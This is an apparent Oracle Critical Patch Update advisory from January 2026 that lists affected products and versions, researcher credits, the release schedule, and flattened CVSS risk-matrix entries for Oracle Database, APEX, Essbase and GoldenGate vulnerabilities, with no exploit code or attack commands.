- Affected Products and Versions: Oracle Business Intelligence Enterprise Edition, versions 7.6.0.0.0, 8.2.0.0.0, 12.2.1.4.0
- Patch Availability Document: Oracle Analytics
- Affected Products and Versions: Oracle Business Process Management Suite, versions 12.2.1.4.0, 14.1.2.0.0
- Patch Availability Document: Fusion Middleware
- Affected Products and Versions: Oracle Cloud Native Session Border Controller, version 25.1.0
- Patch Availability Document: Oracle Cloud Native Session Border Controller
- Affected Products and Versions: Oracle Coherence, versions 12.2.1.4.0, 14.1.1.0.0
- Patch Availability Document: Fusion Middleware
- Affected Products and Versions: Oracle Commerce Guided Search, version 11.4.0
- Patch Availability Document: Oracle Commerce
- Affected Products and Versions: Oracle Commerce Platform, version 11.4.0
- Patch Availability Document: Oracle Commerce
- Affected Products and Versions: Oracle Communications ASAP, versions 7.4.0, 7.4.1
- Patch Availability Document: Oracle Communications ASAP
- Affected Products and Versions: Oracle Communications Billing and Revenue Management, versions 15.0.0.0.0, 15.0.1.0.0, 15.1.0.0.0
- Patch Availability Document: Oracle Communications Billing and Revenue Management
- Affected Products and Versions: Oracle Communications BRM - Elastic Charging Engine, versions 15.0.0.0, 15.0.1.0, 15.1.0.0
- Patch Availability Document: Oracle Communications BRM - Elastic Charging Engine
- Affected Products and Versions: Oracle Communications Diameter Signaling Router, versions 9.0.0, 9.0.1, 9.1.0
- Patch Availability Document: Oracle Communications Diameter Signaling Router
- Affected Products and Versions: Oracle Communications Element Manager, versions 9.0.0-9.0.4
- Patch Availability Document: Oracle Communications Element Manager
- Affected Products and Versions: Oracle Communications IP Service Activator, version 7.5.0
- Patch Availability Document: Oracle Communications IP Service Activator
- Affected Products and Versions: Oracle Communications Network Analytics Data Director, versions 24.2.0-24.2.1, 24.3.0, 25.1.100, 25.1.200, 25.2.100
- Patch Availability Document: Oracle Communications Network Analytics Data Director
- Affected Products and Versions: Oracle Communications Network Integrity, versions 7.3.6, 7.4.0, 7.5.0, 8.0.0
- Patch Availability Document: Oracle Communications Network Integrity
- Affected Products and Versions: Oracle Communications Operations Monitor, versions 5.2, 6.0, 6.1
- Patch Availability Document: Oracle Communications Operations Monitor
- Affected Products and Versions: Oracle Communications Order and Service Management, versions 7.5.0, 8.0.0
- Patch Availability Document: Oracle Communications Order and Service Management
- Affected Products and Versions: Oracle Communications Policy Management, version 15.0.0.0
- Patch Availability Document: Oracle Communications Policy Management
- Affected Products and Versions: Oracle Communications Pricing Design Center, versions 15.0.0.0.0, 15.0.1.0.0, 15.1.0.0.0
- Patch Availability Document: Oracle Communications Pricing Design Center
- Affected Products and Versions: Oracle Communications Session Border Controller, versions 9.3.0, 10.0.0
- Patch Availability Document: Oracle Communications Session Border Controller
- Affected Products and Versions: Oracle Communications Session Report Manager, versions 9.0.0-9.0.4
- Patch Availability Document: Oracle Communications Session Report Manager
- Affected Products and Versions: Oracle Communications Unified Assurance, versions 6.1.0-6.1.1
- Patch Availability Document: Oracle Communications Unified Assurance
- Affected Products and Versions: Oracle Communications Unified Inventory Management, versions 7.7.0, 7.8.0, 8.0.0
- Patch Availability Document: Oracle Communications Unified Inventory Management
- Affected Products and Versions: Oracle Data Integrator, versions 12.2.1.4.0, 14.1.2.0.0
- Patch Availability Document: Fusion Middleware
- Affected Products and Versions: Oracle Database Server, versions 19.3-19.29, 21.3-21.20, 23.4.0-23.26.0
- Patch Availability Document: Database
- Affected Products and Versions: Oracle E-Business Suite, versions 12.2.3-12.2.15
- Patch Availability Document: Oracle E-Business Suite
- Affected Products and Versions: Oracle Enterprise Communications Broker, versions 4.1.0, 4.2.0, 5.0.0
- Patch Availability Document: Oracle Enterprise Communications Broker
- Affected Products and Versions: Oracle Enterprise Manager Base Platform, versions 13.5, 24.1
- Patch Availability Document: Oracle Enterprise Manager
- Affected Products and Versions: Oracle Essbase, version 21.8.0.0.0
- Patch Availability Document: Database
- Affected Products and Versions: Oracle Financial Services Compliance Studio, version 2.6.0
- Patch Availability Document: Oracle Financial Services Compliance Studio
- Affected Products and Versions: Oracle Financial Services Model Management and Governance, version 8.1.3.2
- Patch Availability Document: Oracle Financial Services Model Management and Governance
- Affected Products and Versions: Oracle FLEXCUBE Investor Servicing, versions 14.5.0.15.0, 14.7.0.8.0, 14.8.0.1.0
- Patch Availability Document: Contact Support
- Affected Products and Versions: Oracle FLEXCUBE Universal Banking, versions 14.0.0.0.0-14.8.0.0.0
- Patch Availability Document: Contact Support
- Affected Products and Versions: Oracle Fusion Middleware, versions 12.2.1.4.0, 14.1.2.0.0
- Patch Availability Document: Fusion Middleware
- Affected Products and Versions: Oracle Global Lifecycle Management NextGen OUI Framework, version 15.1.1.0.0
- Patch Availability Document: Fusion Middleware
- Affected Products and Versions: Oracle GoldenGate, versions 19.1.0.0.0-19.29.0.0.251021, 21.3-21.20, 23.4-23.10
- Patch Availability Document: Database
- Affected Products and Versions: Oracle GoldenGate Big Data and Application Adapters, versions 19.1.0.0.0-19.1.0.0.20, 21.3-21.20, 23.4-23.10
- Patch Availability Document: Database
- Affected Products and Versions: Oracle GoldenGate Stream Analytics, versions 19.1.0.0.0-19.1.0.0.13
- Patch Availability Document: Database
- Affected Products and Versions: Oracle GoldenGate Studio, versions 23.8.0-23.9.0
- Patch Availability Document: Database
- Affected Products and Versions: Oracle GoldenGate Veridata, versions 12.2.1.4.0-12.2.1.4.250531
- Patch Availability Document: Database
- Affected Products and Versions: Oracle GraalVM Enterprise Edition, version 21.3.16
- Patch Availability Document: Java SE
- Affected Products and Versions: Oracle GraalVM for JDK, versions 17.0.17, 21.0.9
- Patch Availability Document: Java SE
- Affected Products and Versions: Oracle Graph Server and Client, versions 24.4.4, 25.4.0
- Patch Availability Document: Database
- Affected Products and Versions: Oracle Health Sciences Information Manager, version 4.0.0
- Patch Availability Document: HealthCare Applications
- Affected Products and Versions: Oracle Healthcare Data Repository, versions 8.2.0.5, 8.2.0.6
- Patch Availability Document: HealthCare Applications
- Affected Products and Versions: Oracle Healthcare Master Person Index, versions 5.0.0.0-5.0.9.5
- Patch Availability Document: HealthCare Applications
- Affected Products and Versions: Oracle Hospitality OPERA 5 Property Services, versions 5.6.19, 5.6.25, 5.6.26, 5.6.27
- Patch Availability Document: Oracle Hospitality OPERA 5 Property Services
- Affected Products and Versions: Oracle HTTP Server, versions 12.2.1.4.0, 14.1.2.0.0
- Patch Availability Document: Fusion Middleware
- Affected Products and Versions: Oracle HTTP Server, Oracle Weblogic Server Proxy Plug-in, versions 12.2.1.4.0, 14.1.1.0.0, 14.1.2.0.0
- Patch Availability Document: Fusion Middleware
- Affected Products and Versions: Oracle Hyperion Calculation Manager, version 11.2.23
- Patch Availability Document: Oracle Enterprise Performance Management
- Affected Products and Versions: Oracle Hyperion Financial Close Management, version 11.2.23
- Patch Availability Document: Oracle Enterprise Performance Management
- Affected Products and Versions: Oracle Hyperion Financial Management, version 11.2.23
- Patch Availability Document: Oracle Enterprise Performance Management
- Affected Products and Versions: Oracle Hyperion Financial Reporting, version 11.2.23
- Patch Availability Document: Oracle Enterprise Performance Management
- Affected Products and Versions: Oracle Hyperion Infrastructure Technology, version 11.2.23
- Patch Availability Document: Oracle Enterprise Performance Management
- Affected Products and Versions: Oracle Hyperion Planning, version 11.2.23
- Patch Availability Document: Oracle Enterprise Performance Management
- Affected Products and Versions: Oracle Hyperion Profitability and Cost Management, version 11.2.23
- Patch Availability Document: Oracle Enterprise Performance Management
- Affected Products and Versions: Oracle Identity Manager, versions 12.2.1.4.0, 14.1.2.1.0
- Patch Availability Document: Fusion Middleware
- Affected Products and Versions: Oracle Identity Manager Connector, versions 12.2.1.4.0, 14.1.2.1.0
- Patch Availability Document: Fusion Middleware
- Affected Products and Versions: Oracle Insurance Policy Administration J2EE, versions 11.3.1-12.0.6
- Patch Availability Document: Oracle Insurance Applications
- Affected Products and Versions: Oracle Java SE, versions 8u471, 8u471-b50, 8u471-perf, 11.0.29, 17.0.17, 21.0.9, 25.0.1
- Patch Availability Document: Java SE
- Affected Products and Versions: Oracle JDK Mission Control, version 9.1.1
- Patch Availability Document: Java SE
- Affected Products and Versions: Oracle Key Vault, versions 21.1.0.0.0-21.11.0.0.0
- Patch Availability Document: Database
- Affected Products and Versions: Oracle Life Sciences Central Coding, version 7.0.1.0
- Patch Availability Document: Health Sciences
- Affected Products and Versions: Oracle Life Sciences Central Designer, version 7.0.1.0
- Patch Availability Document: Health Sciences
- Affected Products and Versions: Oracle Managed File Transfer, versions 12.2.1.4.0, 14.1.2.0.0
- Patch Availability Document: Fusion Middleware
- Affected Products and Versions: Oracle Middleware Common Libraries and Tools, versions 12.2.1.4.0, 14.1.2.0.0
- Patch Availability Document: Fusion Middleware
- Affected Products and Versions: Oracle NoSQL Database, versions 1.5, 1.6
- Patch Availability Document: Database
- Affected Products and Versions: Oracle Outside In Technology, versions 8.5.7, 8.5.8
- Patch Availability Document: Fusion Middleware
- Affected Products and Versions: Oracle Planning and Budgeting Cloud Service, version 25.4.7
- Patch Availability Document: Oracle Enterprise Performance Management
- Affected Products and Versions: Oracle Retail Advanced Inventory Planning, versions 15.0.3, 16.0.3
- Patch Availability Document: Retail Applications
- Affected Products and Versions: Oracle Retail Allocation, versions 15.0.3, 16.0.3
- Patch Availability Document: Retail Applications
- Affected Products and Versions: Oracle Retail Bulk Data Integration, versions 16.0.3, 19.0.1
- Patch Availability Document: Retail Applications
- Affected Products and Versions: Oracle Retail Financial Integration, versions 16.0.3, 19.0.1
- Patch Availability Document: Retail Applications
- Affected Products and Versions: Oracle Retail Fiscal Management, version 14.2
- Patch Availability Document: Retail Applications
- Affected Products and Versions: Oracle Retail Integration Bus, versions 16.0.3, 19.0.1
- Patch Availability Document: Retail Applications
- Affected Products and Versions: Oracle Retail Predictive Application Server, versions 15.0.3, 16.0.3
- Patch Availability Document: Retail Applications
- Affected Products and Versions: Oracle Retail Service Backbone, versions 16.0.3, 19.0.1
- Patch Availability Document: Retail Applications
- Affected Products and Versions: Oracle Retail Xstore Office, version 25.0.1
- Patch Availability Document: Retail Applications
- Affected Products and Versions: Oracle Retail Xstore Point of Service, versions 20.0.5, 21.0.4, 22.0.2, 23.0.2, 24.0.1, 25.0.0
- Patch Availability Document: Retail Applications
- Affected Products and Versions: Oracle Secure Backup, versions 19.1.0.0.0-19.1.0.1.0
- Patch Availability Document: Database
- Affected Products and Versions: Oracle Security Service, version 12.2.1.4.0
- Patch Availability Document: Fusion Middleware
- Affected Products and Versions: Oracle Service Bus, versions 12.2.1.4.0, 14.1.2.0.0
- Patch Availability Document: Fusion Middleware
- Affected Products and Versions: Oracle SOA Suite, versions 12.2.1.4.0, 14.1.2.0.0
- Patch Availability Document: Fusion Middleware
- Affected Products and Versions: Oracle Solaris, versions 10, 11
- Patch Availability Document: Systems
- Affected Products and Versions: Oracle TimesTen In-Memory Database, versions 22.1.1.1.0-22.1.1.35.0
- Patch Availability Document: Database
- Affected Products and Versions: Oracle Unified Directory, versions 12.2.1.4.0, 14.1.2.1.0
- Patch Availability Document: Fusion Middleware
- Affected Products and Versions: Oracle Utilities Application Framework, versions 4.3.0.5.0, 4.3.0.6.0, 4.4.0.0.0, 4.4.0.2.0, 4.4.0.3.0, 4.4.0.4.0, 4.5.0.0.0, 4.5.0.1.1, 4.5.0.1.3, 4.5.0.2.0, 25.4, 25.10
- Patch Availability Document: Oracle Utilities Applications
- Affected Products and Versions: Oracle Utilities Network Management System, versions 2.5.0.1.16, 2.5.0.2.10, 2.6.0.1.9, 2.6.0.2.5
- Patch Availability Document: Oracle Utilities Applications
- Affected Products and Versions: Oracle Utilities Testing Accelerator, versions 7.0.0.0.6, 7.0.0.1.4, 25.4.0.0.1
- Patch Availability Document: Oracle Utilities Applications
- Affected Products and Versions: Oracle VM VirtualBox, versions 7.1.14, 7.2.4
- Patch Availability Document: Virtualization
- Affected Products and Versions: Oracle WebCenter Enterprise Capture, versions 12.2.1.4.0, 14.1.2.0.0
- Patch Availability Document: Fusion Middleware
- Affected Products and Versions: Oracle WebCenter Sites, versions 12.2.1.4.0, 14.1.2.0.0
- Patch Availability Document: Fusion Middleware
- Affected Products and Versions: Oracle WebLogic Server, versions 12.2.1.4.0, 14.1.1.0.0, 14.1.2.0.0, 15.1.1.0.0
- Patch Availability Document: Fusion Middleware
- Affected Products and Versions: Oracle Weblogic Server Proxy Plug-in, versions 12.2.1.4.0, 14.1.1.0.0
- Patch Availability Document: Fusion Middleware
- Affected Products and Versions: Oracle Zero Data Loss Recovery Appliance Software, versions 23.1.0-23.1.202509
- Patch Availability Document: Database
- Affected Products and Versions: Oracle ZFS Storage Appliance Kit, version 8.8
- Patch Availability Document: Systems
- Affected Products and Versions: PeopleSoft Enterprise HCM Human Resources, version 9.2
- Patch Availability Document: PeopleSoft
- Affected Products and Versions: PeopleSoft Enterprise PeopleTools, versions 8.60, 8.61, 8.62
- Patch Availability Document: PeopleSoft
- Affected Products and Versions: PeopleSoft Enterprise SCM Purchasing, version 9.2
- Patch Availability Document: PeopleSoft
- Affected Products and Versions: Primavera Gateway, versions 21.12.0-21.12.16
- Patch Availability Document: Oracle Construction and Engineering Suite
- Affected Products and Versions: Primavera P6 Enterprise Project Portfolio Management, versions 21.12.0.0-21.12.21.5, 22.12.0.0-22.12.20.0, 23.12.0.0-23.12.17.0, 24.12.0.0-24.12.11.0
- Patch Availability Document: Oracle Construction and Engineering Suite
- Affected Products and Versions: Primavera Unifier, versions 21.12.0-21.12.17, 22.12.0-22.12.15, 23.12.0-23.12.16, 24.12.0-24.12.12, 25.12.0
- Patch Availability Document: Oracle Construction and Engineering Suite
- Affected Products and Versions: Service Delivery Platform, version 14.1.2.0.0
- Patch Availability Document: Fusion Middleware
- Affected Products and Versions: Siebel Applications, versions 17.0-25.11
- Patch Availability Document: Siebel
Risk Matrix Content
Risk matrices list only security vulnerabilities that are newly addressed by the patches associated with this advisory. Risk matrices for previous security patches can be found in previous Critical Patch Update advisories and Alerts. An English text version of the risk matrices provided in this document is here.
Several vulnerabilities addressed in this Critical Patch Update affect multiple products. Each vulnerability is identified by a CVE ID. A vulnerability that affects multiple products will appear with the same CVE ID in all risk matrices.
Security vulnerabilities are scored using CVSS version 3.1 (see Oracle CVSS Scoring for an explanation of how Oracle applies CVSS version 3.1).
Oracle conducts an analysis of each security vulnerability addressed by a Critical Patch Update. Oracle does not disclose detailed information about this security analysis to customers, but the resulting Risk Matrix and associated documentation provide information about conditions required to exploit the vulnerability and the potential impact of a successful exploit. Oracle provides this information so that customers may conduct their own risk analysis based on the particulars of their product usage. For more information, see Oracle vulnerability disclosure policies.
Third party component vulnerabilities that are deemed not exploitable in the context of their inclusion in an Oracle product are listed, with VEX justifications, below the respective Oracle product's risk matrix.
The protocol in the risk matrix implies that all of its secure variants are affected as well. For example, if HTTP is listed as an affected protocol, it implies that HTTPS is also affected. The secure variant of a protocol is listed in the risk matrix only if it is the only variant affected.
Workarounds
Due to the threat posed by a successful attack, Oracle strongly recommends that customers apply Critical Patch Update security patches as soon as possible. Until you apply the Critical Patch Update patches, it may be possible to reduce the risk of successful attack by blocking network protocols required by an attack. For attacks that require certain privileges or access to certain packages, removing the privileges or the ability to access the packages from users that do not need the privileges may help reduce the risk of successful attack. Both approaches may break application functionality, so Oracle strongly recommends that customers test changes on non-production systems. Neither approach should be considered a long-term solution as neither corrects the underlying problem.
Skipped Critical Patch Updates
Oracle strongly recommends that customers apply security patches as soon as possible. For customers that have skipped one or more Critical Patch Updates and are concerned about products that do not have security patches announced in this Critical Patch Update, please review previous Critical Patch Update advisories to determine appropriate actions.
Critical Patch Update Supported Products and Versions
Patches released through the Critical Patch Update program are provided only for product versions that are covered under the Premier Support or Extended Support phases of the Lifetime Support Policy. Oracle recommends that customers plan product upgrades to ensure that patches released through the Critical Patch Update program are available for the versions they are currently running.
Product releases that are not under Premier Support or Extended Support are not tested for the presence of vulnerabilities addressed by this Critical Patch Update. However, it is likely that earlier versions of affected releases are also affected by these vulnerabilities. As a result, Oracle recommends that customers upgrade to supported versions.
Database, Fusion Middleware, and Oracle Enterprise Manager products are patched in accordance with the Software Error Correction Support Policy that further supplements the Lifetime Support Policy as explained in My Oracle Support Note KB65129. Please review the Technical Support Policies for further guidelines regarding support policies and phases of support.
Credit Statement
The following people or organizations reported security vulnerabilities addressed by this Critical Patch Update to Oracle:
- Akira Hachiya: CVE-2026-21939
- Alexander Kornbrust of Red Database Security: CVE-2026-21958, CVE-2026-21977
- Anton Fedorov: CVE-2026-21968
- Ao Wang of Southeast University: CVE-2026-21928, CVE-2026-21982
- Eangly Roeurn: CVE-2026-21978
- fstmpr: CVE-2026-21989, CVE-2026-21990
- haidv35 (Dinh Viet Hai) of Viettel Cyber Security: CVE-2026-21944
- Ireneusz Pastusiak: CVE-2026-21945
- Jingzhou Fu of WingTecher Lab of Tsinghua University: CVE-2026-21949, CVE-2026-21950
- Kanika Jalal: CVE-2026-21931
- Kritnarong Samertung: CVE-2026-21973
- Kush Jijania: CVE-2026-21924
- Maxime Escourbiac of Michelin CERT: CVE-2026-21959, CVE-2026-21960
- Mingijung of WebSec Lab: CVE-2026-21932
- Mohammed Ba Rashed: CVE-2026-21986
- Muhammad Zeeshan (Xib3rR4dAr): CVE-2026-21943
- NiNi (terrynini38514) from DEVCORE Research Team working with Trend Micro Zero Day Initiative: CVE-2026-21957
- Patrick Murphy of Lockheed Martin Red Team: CVE-2026-21922, CVE-2026-21979
- Phudq of Viettel Cybersecurity working with Trend Zero Day Initiative: CVE-2026-21985
- PwC HK Darklab: CVE-2026-21966, CVE-2026-21967
- Ryan Brothers: CVE-2026-21948
- Ved Prabhu: CVE-2026-21931
- Viettel Cyber Security working with Trend Micro Zero Day Initiative: CVE-2026-21963
- VMBreakers (Gangmin Kim, Sangbin Kim, Un3xploitable) working with Trend Micro Zero Day Initiative: CVE-2026-21955, CVE-2026-21956, CVE-2026-21984
- Xiaobye (xiaobye_tw) of DEVCORE Research Team working with Trend Micro Zero Day Initiative: CVE-2026-21983
- Yassine Bengana of Michelin CERT: CVE-2026-21959, CVE-2026-21960
- Yuhao Jiang: CVE-2026-21981
- Zhenghao Li of ISCAS: CVE-2026-21987, CVE-2026-21988
- Zhihui Chen: CVE-2026-21933
- Zhiyong Wu of WingTecher Lab of Tsinghua University: CVE-2026-21949, CVE-2026-21950
- Zpt_dxpn of Pentest Team Viettel Cyber Security: CVE-2026-21969
Security-In-Depth Contributors
Oracle acknowledges people who have contributed to our Security-In-Depth program (see FAQ). People are acknowledged for Security-In-Depth contributions if they provide information, observations or suggestions pertaining to security vulnerability issues that result in significant modification of Oracle code or documentation in future releases, but are not of such a critical nature that they are distributed in Critical Patch Updates.
In this Critical Patch Update, Oracle recognizes the following for contributions to Oracle's Security-In-Depth program:
- Akira Hachiya
- Jan Starke
- Karan Bamal
On-Line Presence Security Contributors
Oracle acknowledges people who have contributed to our On-Line Presence Security program (see FAQ). People are acknowledged for contributions relating to Oracle's on-line presence if they provide information, observations or suggestions pertaining to security-related issues that result in significant modification to Oracle's on-line external-facing systems.
For this quarter, Oracle recognizes the following for contributions to Oracle's On-Line Presence Security program:
- Abdulhadi Arif Alshammari
- Ammar Albarakati
- Avanish Pathak
- Ayşenur Demiral
- Bryon Wolcott
- Emad Al-Mousa of Saudi Aramco's Upstream Digital Center (UDC) [2 reports]
- Garreth Kelsey
- Gouri Sankar A
- Jiehao Zhang (Water1sec)
- Keisuke Inoue of LAC Co., Ltd.
- Kristen Duchrow
- Mike Khytko of Alerts Bar Inc
- Pherry874
- Reiji Nishimura of LAC Co., Ltd.
- Richard Fichtner
- Surya Arigela
- Yosuke Totani of LAC Co., Ltd
Critical Patch Update Schedule
Critical Patch Updates are released on the third Tuesday of January, April, July, and October. The next four dates are:
- 21 April 2026
- 21 July 2026
- 20 October 2026
- 19 January 2027
References
- Oracle Critical Patch Updates, Security Alerts and Bulletins
- Critical Patch Update - January 2026 Documentation Map
- Oracle Critical Patch Updates and Security Alerts - Frequently Asked Questions
- Risk Matrix Definitions
- Use of Common Vulnerability Scoring System (CVSS) by Oracle
- English text version of the risk matrices
- CSAF JSON version of the risk matrices
- Map of CVE to Advisory/Alert
- Oracle Lifetime support Policy
- JEP 290 Reference Blocklist Filter
Modification History
| Date | Note |
|---|---|
| 2026-January-20 | Rev 1. Initial Release. |
Oracle Database Products Risk Matrices
This Critical Patch Update contains 18 new security patches for Oracle Database Products divided as follows:
- 7 new security patches for Oracle Database Products
- 1 new security patch for Oracle APEX
- 1 new security patch for Oracle Essbase
- 5 new security patches for Oracle GoldenGate
- 1 new security patch for Oracle Graph Server and Client
- No new security patches for Oracle Key Vault, but third party patches are provided
- 1 new security patch for Oracle NoSQL Database
- 1 new security patch for Oracle Secure Backup
- No new security patches for Oracle TimesTen In-Memory Database, but third party patches are provided
- 1 new security patch for Oracle Zero Data Loss Recovery Appliance
Oracle Database Server Risk Matrix
This Critical Patch Update contains 7 new security patches, plus additional third party patches noted below, for Oracle Database Products. 2 of these vulnerabilities may be remotely exploitable without authentication, i.e., may be exploited over a network without requiring user credentials. 1 of these patches is applicable to client-only installations, i.e., installations that do not have the Oracle Database Server installed. The English text form of this Risk Matrix can be found here.
- CVE ID: BaseScore
- Component: AttackVector
- Package and/or Privilege Required: AttackComplex
- Protocol: PrivsReq'd
- RemoteExploitwithoutAuth.?: UserInteract
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): Scope
- Supported Versions Affected: Confid-entiality
- Notes: Inte-grity
- Avail-ability
- CVE ID: CVE-2025-12383
- Component: Fleet Patching and Provisioning (Eclipse Jersey)
- Package and/or Privilege Required: None
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.4
- Supported Versions Affected: Network
- Notes: High
- None
- None
- Un-changed
- High
- High
- None
- 23.4.0-23.26.0
- CVE ID: CVE-2026-21939
- Component: SQLcl
- Package and/or Privilege Required: None
- Protocol: None
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.0
- Supported Versions Affected: Local
- Notes: High
- None
- Required
- Un-changed
- High
- High
- High
- 23.4.0-23.26.0
- CVE ID: CVE-2025-8194
- Component: RDBMS (Python)
- Package and/or Privilege Required: Authenticated User
- Protocol: None
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 6.7
- Supported Versions Affected: Local
- Notes: Low
- High
- None
- Un-changed
- High
- High
- High
- 21.3-21.20, 23.4.0-23.26.0
- CVE ID: CVE-2025-67735
- Component: Oracle Graal Development Kit for Micronaut (Nimbus JOSE+JWT)
- Package and/or Privilege Required: Authenticated User
- Protocol: Oracle Net
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 6.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- Low
- Low
- None
- 19.3-19.29, 23.4.0-23.26.0
- CVE ID: CVE-2026-21975
- Component: Java VM
- Package and/or Privilege Required: Authenticated User
- Protocol: Oracle Net
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 4.5
- Supported Versions Affected: Network
- Notes: Low
- High
- Required
- Un-changed
- None
- None
- High
- 19.3-19.29, 21.3-21.20
- CVE ID: CVE-2025-61755
- Component: GraalVM Multilingual Engine
- Package and/or Privilege Required: Create Session
- Protocol: Multiple
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 3.1
- Supported Versions Affected: Network
- Notes: High
- Low
- None
- Un-changed
- Low
- None
- None
- 21.3-21.20, 23.4.0-23.26.0
- CVE ID: CVE-2025-54874
- Component: Oracle Spatial and Graph (OpenJPEG)
- Package and/or Privilege Required: None
- Protocol: None
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 2.8
- Supported Versions Affected: Local
- Notes: Low
- Low
- Required
- Un-changed
- None
- None
- Low
- 23.4.0-23.26.0
Additional CVEs addressed are:
- The patch for CVE-2025-8194 also addresses CVE-2025-13836, CVE-2025-13837, CVE-2025-6069, CVE-2025-6075, CVE-2025-8291, and CVE-2025-8869.
Additional patches included in this Critical Patch Update for the following non-exploitable CVEs for this Oracle product family:
- Oracle Database (Apache Tomcat): CVE-2025-61795 and CVE-2025-55754 [VEX Justification: vulnerable_code_not_in_execute_path].
- Oracle Database Security (OpenSSL): CVE-2025-9230, CVE-2025-9231 and CVE-2025-9232 [VEX Justification: vulnerable_code_not_in_execute_path].
Oracle Database Server Client-Only Installations
- The following Oracle Database Server vulnerability included in this Critical Patch Update affects client-only installations: CVE-2026-21939.
Oracle APEX Risk Matrix
This Critical Patch Update contains 1 new security patch for Oracle APEX. This vulnerability is not remotely exploitable without authentication, i.e., may not be exploited over a network without requiring user credentials. The English text form of this Risk Matrix can be found here.
- CVE ID: BaseScore
- Product: AttackVector
- Component: AttackComplex
- Protocol: PrivsReq'd
- RemoteExploitwithoutAuth.?: UserInteract
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): Scope
- Supported Versions Affected: Confid-entiality
- Notes: Inte-grity
- Avail-ability
- CVE ID: CVE-2026-21931
- Product: Oracle APEX Sample Applications
- Component: Brookstrut Sample App
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.4
- Supported Versions Affected: Network
- Notes: Low
- Low
- Required
- Changed
- Low
- Low
- None
- 23.2.0, 23.2.1, 24.1.0, 24.2.0, 24.2.1
Oracle Essbase Risk Matrix
This Critical Patch Update contains 1 new security patch for Oracle Essbase. This vulnerability is remotely exploitable without authentication, i.e., may be exploited over a network without requiring user credentials. The English text form of this Risk Matrix can be found here.
- CVE ID: BaseScore
- Product: AttackVector
- Component: AttackComplex
- Protocol: PrivsReq'd
- RemoteExploitwithoutAuth.?: UserInteract
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): Scope
- Supported Versions Affected: Confid-entiality
- Notes: Inte-grity
- Avail-ability
- CVE ID: CVE-2025-66566
- Product: Oracle Essbase
- Component: Essbase Web Platform (lz4-java)
- Protocol: Multiple
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 7.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- High
- None
- None
- 21.8.0.0.0
Oracle GoldenGate Risk Matrix
This Critical Patch Update contains 5 new security patches, plus additional third party patches noted below, for Oracle GoldenGate. 3 of these vulnerabilities may be remotely exploitable without authentication, i.e., may be exploited over a network without requiring user credentials. The English text form of this Risk Matrix can be found here.
- CVE ID: BaseScore
- Product: AttackVector
- Component: AttackComplex
- Protocol: PrivsReq'd
- RemoteExploitwithoutAuth.?: UserInteract
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): Scope
- Supported Versions Affected: Confid-entiality
- Notes: Inte-grity
- Avail-ability
- CVE ID: CVE-2025-59250
- Product: Oracle GoldenGate Big Data and Application Adapters
- Component: Java Delivery (JDBC Driver for SQL Server)
- Protocol: Multiple
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 8.1
- Supported Versions Affected: Network
- Notes: Low
- None
- Required
- Un-changed
- High
- High
- None
- 21.3-21.20, 23.4-23.10
- CVE ID: CVE-2025-59419
- Product: Oracle GoldenGate Big Data and Application Adapters
- Component: Java Delivery (Netty)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 6.5
- Supported Versions Affected: Network
- Notes: Low
- Low
- None
- Un-changed
- None
- None
- High
- 21.3-21.20, 23.4-23.10
- CVE ID: CVE-2025-55039
- Product: Oracle GoldenGate Stream Analytics
- Component: General (Apache Spark)
- Protocol: Multiple
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 6.5
- Supported Versions Affected: Network
- Notes: Low
- None
- None
- Un-changed
- Low
- Low
- None
- 19.1.0.0.0-19.1.0.0.11
- CVE ID: CVE-2025-68161
- Product: Oracle GoldenGate Big Data and Application Adapters
- Component: Third Party (Apache Log4j)
- Protocol: TLS
- RemoteExploitwithoutAuth.?: Yes
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 5.4
- Supported Versions Affected: Network
- Notes: High
- None
- None
- Changed
- Low
- Low
- None
- 19.1.0.0.0-19.1.0.0.20, 21.3-21.20, 23.4-23.10
- CVE ID: CVE-2025-48924
- Product: Oracle GoldenGate Stream Analytics
- Component: General (Apache Commons Lang)
- Protocol: HTTP
- RemoteExploitwithoutAuth.?: No
- CVSS VERSION 3.1 RISK (see Risk Matrix Definitions): 4.3
- Supported Versions Affected: Network
- Notes: Low
- Low
- None
- Un-changed
- None
- None
- Low
- 19.1.0.0.0-19.1.0.0.11
Additional CVEs addressed are:
- The patch for CVE-2025-59419 also addresses CVE-2025-58056 and CVE-2025-58057.
Additional patches included in this Critical Patch Update for the following non-exploitable CVEs for this Oracle product family:
- Oracle GoldenGate
- Embedded Web UI for Services (Axios): CVE-2025-58754 and CVE-2025-27152 [VEX Justification: vulnerable_code_not_in_execute_path].
- Libraries (BSAFE Crypto-J): CVE-2025-26333 [VEX Justification: vulnerable_code_not_in_execute_path].
- Oracle GoldenGate Big Data and Application Adapters
- Java Delivery (Apache Commons IO): CVE-2024-47554 [VEX Justification: vulnerable_code_not_in_execute_path].
- Oracle GoldenGate Stream Analytics
- General (urllib3): CVE-2025-66418 and CVE-2025-66471 [VEX Justification: vulnerable_code_not_in_execute_path].
